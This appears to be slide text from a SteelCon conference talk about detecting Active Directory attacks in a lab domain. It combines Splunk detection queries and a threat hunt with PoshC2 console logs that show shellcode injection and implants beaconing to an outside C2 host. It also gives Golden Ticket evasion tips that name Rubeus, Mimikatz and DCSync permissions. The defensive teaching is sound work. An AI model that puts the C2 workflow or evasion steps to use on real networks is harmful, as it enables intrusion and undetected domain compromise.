Task 01432 (autoruns) issued against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:15)
loadmodule Stage2-Core.ps1

Task 01432 (autoruns) returned against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)
Module loaded successfully

Task 01431 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)

[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 2844
[+] Current process arch is x64: 7356

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 2996
[-] LastError: 0
```

```
[root@SteelCon-C2: ~] 19 12:27:31)
Module loaded successfully

Task 01430 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject Shellcode: Posh_v2_x64_Shellcode.bin

Task 01431 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject-Shellcode ([System.Convert]::FromBase64String($Shellcode64))

Task 01430 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:13)

[108] New PS implant connected: (uri=Hu7z2ahngyQSDdQ key=cwWo+82nAoTf0q9LZcXHrUxIShZnV5ndCSTfeqr9S8s=)
193.36.13.50:55076 | Time:13/07/2019 12:29:14 | PID:2844 | Sleep:ls | mj.hashes @ DS-PRDWRK10020 (AMD64) | URL:https://steelcon.duckdns.org:443

Task 01432 (autoruns) issued against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:15)
loadmodule Stage2-Core.ps1

Task 01432 (autoruns) returned against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)
Module loaded successfully

Task 01431 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)

[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 2844
[+] Current process arch is x64: 7356

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 2996
[-] LastError: 0
```

# Detect - Golden Ticket

DCs only check the validity of user accounts within tickets after they are 20 minutes old.

- Check your AD logs for all Kerberos events and cross reference against active AD users - are they all enabled and valid?
- Log Kerberos activity - NetBIOS name not FQDN in the Domain field
- Examine encryption type of tickets submitted - should be AES not RC4 if DFL 2008 R2+. 0x12 for AES and 0x17 for RC4
- Time based analysis to find TGT with no TGS immediately before.
- Event ID 4762 (Admin Logon / SuperUser) with a blank Domain field.

# Detect - Golden Ticket

index=main earliest=-7d sourcetype=WinEventLog:\* (Account\_Name != "Administrator" AND Account\_Name != "\*\$\*") AND "Security ID:500" | stats count by Account\_Name, EventCode | sort - count

Last 24 hours ▾ 

✓ 950 events (02/07/2019 10:41:58.000 to 09/07/2019 10:41:58.766) No Event Sampling ▾  Job ▾        Verbose Mode ▾

Events (950) Patterns Statistics (25) Visualization

20 Per Page ▾  Format  Preview ▾  Prev  1  2  Next >

Account_Name	EventCode	count
MJ.Hashes	4662	517
MJ.Hashs	4735	136
-	4624	64
MJ.Hashs	4624	64
MJ.Hashs	4672	64
MJ.Hashs	4634	61
MJ.Hashs	4737	44
MJ.Hashs	4738	37
MJ.Hashs	4755	16
MJ.Hashs	4739	8
CaptainKoala	4738	5

# Detect – Golden Ticket Abuse

07/06/2019 05:32:42 PM  
LogName=Security  
SourceName=Microsoft Windows security auditing.  
EventCode=4738  
EventType=0  
Type=Information  
ComputerName=DS-DCPRD-01.digitalsolutions.com  
TaskCategory=User Account Management  
OpCode=Info  
RecordNumber=1274330  
Keywords=Audit Success  
Message=A user account was changed.

Subject:

Security ID:	S-1-5-21-3761752888-2114804872-3927619150-500
Account Name:	MJ.Hashes
Account Domain:	DIGITALSOLUTIONS
Logon ID:	0x302B78

Target Account:

Security ID:	S-1-5-21-3761752888-2114804872-3927619150-1118
Account Name:	CaptainKoala
Account Domain:	DIGITALSOLUTION

SAM Account Name:

Display Name:

User Principal Name:

Home Directory:

Home Drive:

Script Path:

Profile Path:

User Workstations:

Password Last Set:

Account Expires:

Primary Group ID:

AllowedToDelegateTo:

Old UAC Value:

New UAC Value:

User Account Control:

User Parameters:

SID History:

Logon Hours:

Additional Information:

Privileges:

# Detect – Golden Ticket Abuse

index=main earliest=-7d sourcetype=WinEventLog:Security EventCode=4738 (Account\_Name != "Administrator" AND Account\_Name != "\*\$\*") AND "Security ID:\*500" | table Account\_Name

✓ 37 events (02/07/2019 10:59:54.000 to 09/07/2019 10:59:55.099) No Event Sampling ▾

Events (37) Patterns Statistics (37) Visualization

20 Per Page ▾ Format Preview ▾

Account\_Name ▾

Account_Name
MJ.Hashes
krbtgt
MJ.Hashess
DefaultAccount
MJ.Hashess
Guest
MJ.Hashess
CaptainKoala
MJ.Hashess
mj.hashes
MJ.Hashess
mssqlsvcacnt
MJ.Hashess
bob.chicken
MJ.Hashess
adam.franklin
MJ.Hashess
jason.parry

# Evade - Golden Ticket

Request valid TGT for a service from the account you are about to apply your golden ticket to using Rubeus

Make use of the domain, offset and lifetime flags in Mimikatz to customise your tickets

We have found that lots of organisations heavily monitor group memberships (eg Domain Admins) but much less monitor for extended ACL privileges.

Such as the permissions required for successful DCSYNC ([DS-Replication-Get-Changes](#) and DS-Replication-Get-Changes-All via DRSGetNCCChanges function)

```

root@SteelCon-C2: ~ 106x50
Inject Shellcode: Posh_v2_x64_Shellcode.bin

Task 01483 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:06)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))

Task 01484 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:06)
exit

Task 01482 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:08)

[116]: New PS implant connected: (uri=LyZqowLpPPnhgkY key=iVVSEKt+th+63KYMPRqjm7MUS4TUSkL/u0s00z+/3vE=) 193.36.13.50:28554 | Time:13/07/2019 13:06:09 | PID:5860 | Sleep:1s | CaptainKoala @ DS-PRDWRK10020 (AMD64) | URL:https://steelcon.duckdns.org:443

User: Mac

[111]: Seen:13/07/2019 13:06:08 | PID:1376 | ls | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) C#
[113]: Seen:13/07/2019 13:06:09 | PID:9828 | ls | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) PS
[115]: Seen:13/07/2019 13:06:09 | PID:6572 | ls | DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (AMD64) C#
[116]: Seen:13/07/2019 13:06:09 | PID:5860 | ls | DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh)::

[116]

```

```

root@SteelCon-C2: ~ 82x47

Inject Shellcode: Posh_v2_x64_Shellcode.bin

Task 01483 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:06)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))

Task 01484 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:06)
exit

Task 01482 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:08)

[116]: New PS implant connected: (uri=LyZqowLpPPnhgkY key=iVVSEKt+th+63KYMPRqjm7MUS4TUSkL/u0s00z+/3vE=) 193.36.13.50:28554 | Time:13/07/2019 13:06:09 | PID:5860 | Sleep:1s | CaptainKoala @ DS-PRDWRK10020 (AMD64) | URL:https://steelcon.duckdns.org:443

Task 01485 (autoruns) issued against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:10)
loadmodule Stage2-Core.ps1

Task 01485 (autoruns) returned against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:11)
Module loaded successfully

Task 01483 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:11)

[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 5860
[+] Current process arch is x64: 9840

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 1832
[-] LastError: 0

```

# Threat Hunting Demo

Using the Kerberoast alert demonstrated earlier, we will perform a simple threat hunt.

	Time	Fired alerts	App	Type	Severity	Mode	Actions
<input type="checkbox"/>	2019-07-08 10:32:30 UTC	Kerberos 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
<input type="checkbox"/>	2019-07-08 10:32:30 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>

Viewing the results of the alert and filtering for the account responsible for the alert shows us that Jason.Parry is exhibiting suspicious behaviour or may be compromised.

Now that we have the account responsible, we want to identify the host the account is on.

The screenshot shows the Splunk search interface. At the top, there is a search bar with the query: `index=main sourcetype=WinEventLog:* EventCode=4769 Ticket_Encryption_Type=0x17 Account_Name != "*$*" | stats count by Account_Name`. To the right of the search bar are buttons for "Date time range" and a magnifying glass icon. Below the search bar, it says "15 events (08/07/2019 10:31:30.000 to 08/07/2019 10:32:30.000)" and "No Event Sampling". There are buttons for "Job", "Fast Mode", and other navigation controls. The main area shows a table with one row, where the "Account\_Name" column contains "jason.parry@DIGITALSOLUTIONS.COM" and the "count" column contains "15". At the bottom left, there are buttons for "Events", "Patterns", "Statistics (1)", and "Visualization". Other buttons include "20 Per Page", "Format", and "Preview".

# Threat Hunting Demo

index=main sourcetype=WinEventLog:\* EventCode=4769 Ticket\_Encryption\_Type=0x17 Account\_Name != "\*\$\*" Account\_Name="jason.parry@DIGITALSOLUTIONS.COM"

✓ 15 events (08/07/2019 10:31:30.000 to 08/07/2019 10:32:30.000) No Event Sampling ▾

Events (15) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

List ▾ ✓ Format 20 Per Page ▾

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS		>	08/07/2019 10:32:28.000	07/08/2019 11:32:28 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 <a>Show all 37 lines</a>
a host 1				host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security
a source 1				
a sourcetype 1				
INTERESTING FIELDS		>	08/07/2019 10:32:28.000	07/08/2019 11:32:28 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 <a>Show all 37 lines</a>
a Account_Name 1				host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security
# EventCode 1				
a index 1				
# linecount 1				
a Message 15				
a splunk_server 1				
a Ticket_Encryption_Type 1				
+ Extract New Fields				

# Threat Hunting Demo

## Account Information:

Account Name: jason.parry@DIGITALSOLUTIONS.COM  
Account Domain: DIGITALSOLUTIONS.COM  
Logon GUID: {F130B4D2-5771-892A-D608-E21800ED297C}

## Service Information:

Service Name: mssqlsvcacct  
Service ID: S-1-5-21-3761752888-2114804872-3927619150-1110

## Network Information:

Client Address: ::ffff:10.150.10.34  
Client Port: 56422


## Additional Information:

Ticket Options: 0x40800010  
Ticket Encryption Type: 0x17

## Key Details:

- Account Name
- Service Name
- Client Address
- Ticket Encryption Type

# Threat Hunting Demo



# Threat Hunting Demo (EventCode 3)

Message=Network connection detected:

RuleName:

UtcTime: 2019-07-08 12:43:11.364

ProcessGuid: {5324c937-77e4-5d1f-0000-00100bd61c00}

ProcessId: 6520

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: DIGITALSOLUTION\jason.parry

Protocol: tcp

Initiated: true

SourceIsIpv6: false

SourceIp: 10.150.10.34

SourceHostname: DS-PRDWRK10019.digitalsolutions.com

SourcePort: 58349

SourcePortName:

DestinationIsIpv6: false

DestinationIp: 68.183.32.229

DestinationHostname:

DestinationPort: 443

DestinationPortName: https

# Threat Hunting Demo (DNS Bonus)

index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" DestinationIp="68.183.32.229" | stats count by host | sort - count

✓ 283,765 events (01/07/2019 13:03:33.000 to 08/07/2019 13:03:33.884) No Event Sampling ▾

Events Patterns Statistics (3) Visualization

20 Per Page ▾ Format Preview ▾

host ↴ count ↴

DS-PRDWRK10019	154847
DS-DCPRD-01	71731
DS-PRDWRK10021	57187

index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=22 "68.183.32.229" | stats count by host | sort - count

✓ 15 events (01/07/2019 12:21:30.000 to 08/07/2019 12:21:30.827) No Event Sampling ▾

Events Patterns Statistics (4) Visualization

20 Per Page ▾ Format Preview ▾

host ↴ count ↴

DS-PRDWRK10019	8
DS-DCPRD-01	4
DS-PRDWRK10021	2
DS-PRDWRK10020	1

# Threat Hunting (Inside DNS)

07/06/2019 03:05:34 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=22

EventType=4

Type=Information

ComputerName=DS-PRDWRK10019.digitalsolutions.com

User=NOT\_TRANSLATED

Sid=S-1-5-18

SidType=0

TaskCategory=Dns query (rule: DnsQuery)

OpCode=Info

RecordNumber=84415

Keywords=None

Message=Dns query:

RuleName:

UtcTime: 2019-07-06 14:05:30.342

ProcessGuid: {5324c937-aa33-5d20-0000-0010bd30a501}

ProcessId: 6340

QueryName: steelcon.duckdns.org

QueryStatus: 0

QueryResults: ::ffff:68.183.32.229;

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

# Threat Hunting 2-for-1

The screenshot shows a Splunk search interface with the following details:

Search bar query:

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ("EventCode=22" AND "68.183.32.229") OR ("EventCode=3" AND "68.183.32.229") | stats count by ComputerName
```

Results summary:

- 285,423 events (before 08/07/2019 16:43:44.178)
- No Event Sampling
- All time
- Fast Mode

Statistics tab selected.

Table of results:

ComputerName	EventCode	count
DS-PRDWRK10019.digitalsolutions.com	3	156268
DS-DCPRD-01.digitalsolutions.com	3	71843
DS-PRDWRK10021.digitalsolutions.com	3	57297
DS-PRDWRK10019.digitalsolutions.com	22	8
DS-DCPRD-01.digitalsolutions.com	22	4
DS-PRDWRK10021.digitalsolutions.com	22	2
DS-PRDWRK10020.digitalsolutions.com	22	1

# Threat Hunting Examples

A quick look at some other things you can drill down on to try and identify compromised assets or accounts.

- Process IDs & Process Spawning
- Processes connecting to the internet which should not i.e., notepad.exe
- File Names
- File Hashes
- Unsigned binaries, particularly those making network connections
- Binaries which should be signed but are not, such as svchost, explorer, outlook etc.
- Binaries in non standard locations such as C:\temp / %APPDATA% / Startup locations
- Never before seen domains
- Never before seen processes (Using lookup files)
- Non browser based binaries talking on 80/443 or to DNS
- Telemetry Based Detection

# Threat Hunting Demo (Back to this)

Message=Network connection detected:

RuleName:

UtcTime: 2019-07-08 12:43:11.364

ProcessGuid: {5324c937-77e4-5d1f-0000-00100bd61c00}

ProcessId: 6520

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: DIGITALSOLUTION\jason.parry

Protocol: tcp

Initiated: true

SourceIsIpv6: false

SourceIp: 10.150.10.34

SourceHostname: DS-PRDWRK10019.digitalsolutions.com

SourcePort: 58349

SourcePortName:

DestinationIsIpv6: false

DestinationIp: 68.183.32.229

DestinationHostname:

DestinationPort: 443

DestinationPortName: https

# Threat Hunting – Processes talking to C2

index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ("EventCode=22" AND "68.183.32.229") OR ("EventCode=3" AND "68.183.32.229") | stats count by ComputerName  
,EventCode,Image | sort - count

✓ 285,644 events (before 08/07/2019 17:13:16.592) No Event Sampling ▾ All time ▾

Events Patterns Statistics (11) Visualization

20 Per Page ▾ Format Preview ▾

ComputerName	EventCode	Image	count
DS-PRDWRK10019.digitalsolutions.com	3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	156459
DS-DCPRD-01.digitalsolutions.com	3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	71858
DS-PRDWRK10021.digitalsolutions.com	3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	57312
DS-PRDWRK10019.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	5
DS-DCPRD-01.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3
DS-PRDWRK10021.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2
DS-DCPRD-01.digitalsolutions.com	22	C:\Windows\System32\svchost.exe	1
DS-PRDWRK10019.digitalsolutions.com	22	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.1905.4-0\MsMpEng.exe	1
DS-PRDWRK10019.digitalsolutions.com	22	C:\Windows\System32\netsh.exe	1
DS-PRDWRK10019.digitalsolutions.com	22	C:\Windows\system32\netsh.exe	1
DS-PRDWRK10020.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1

# Threat Hunting – Processes making Net Conns

The screenshot shows a log analysis interface with a search bar at the top containing the following query:

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" "C:\*\*.exe" NOT (DestinationIp="10.*" OR DestinationIp="172.16.*" OR DestinationIp="192.168.*") | stats count by DestinationIp,Image,ComputerName | sort - count
```

The results table displays 383,675 events from before August 7, 2019, 18:16:56.115. The table has columns for DestinationIp, Image, ComputerName, and count. The data shows various processes like powershell.exe, mmc.exe, and Teams.exe connecting to internal IP addresses (e.g., 168.183.32.229, 52.114.128.10) and external IP addresses (e.g., 51.140.154.156, 51.141.3.187). The highest volume of connections is from DS-PRDWRK10019.digitalsolutions.com.

DestinationIp	Image	ComputerName	count
68.183.32.229	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-PRDWRK10019.digitalsolutions.com	156871
68.183.32.229	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-DCPRD-01.digitalsolutions.com	71889
68.183.32.229	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-PRDWRK10021.digitalsolutions.com	57344
0:0:0:0:0:0:1	C:\Windows\System32\mmc.exe	DS-DCPRD-01.digitalsolutions.com	55
0:0:0:0:0:0:1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-DCPRD-01.digitalsolutions.com	6
52.114.128.10	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	6
52.114.132.22	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	4
51.140.154.156	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1905.4-0\MpCmdRun.exe	DS-DCPRD-01.digitalsolutions.com	3
52.114.158.92	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	3
52.114.132.23	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	2
0:0:0:0:0:0:1	C:\Windows\System32\lsass.exe	DS-DCPRD-01.digitalsolutions.com	1
51.141.3.187	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1905.4-0\MpCmdRun.exe	DS-DCPRD-01.digitalsolutions.com	1
52.114.128.8	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	1

# Key Takeaways for your Organisation

- AD logging is rarely done right - invest time into it
- EDR won't always save you from advanced actors
- AD is the attack surface, defense in depth is critical
- Understanding what 'normal' looks like within your organisation and recognising common behaviours helps. Data and telemetry can then be used to aid detection and tuning.
- Invest in an enterprise log aggregation system, the data is already within your environment, use it!
- Lots of good free tooling available for example SysMon

# Credit & Thanks

Nettitude @Nettitude\_Labs – Giving us the time and infrastructure to make the talk

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Chris McCann @cmcsec – Words of wisdom and query sanity checking

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And last but not least, all of you who came on your own free will to listen to us either in person or on the Internet

<https://github.com/nettitude/defensive-scripts>

Ross @PwnDexter

Mac @BaffledJimmy



**NETTITUDE**

A member of the Lloyd's Register group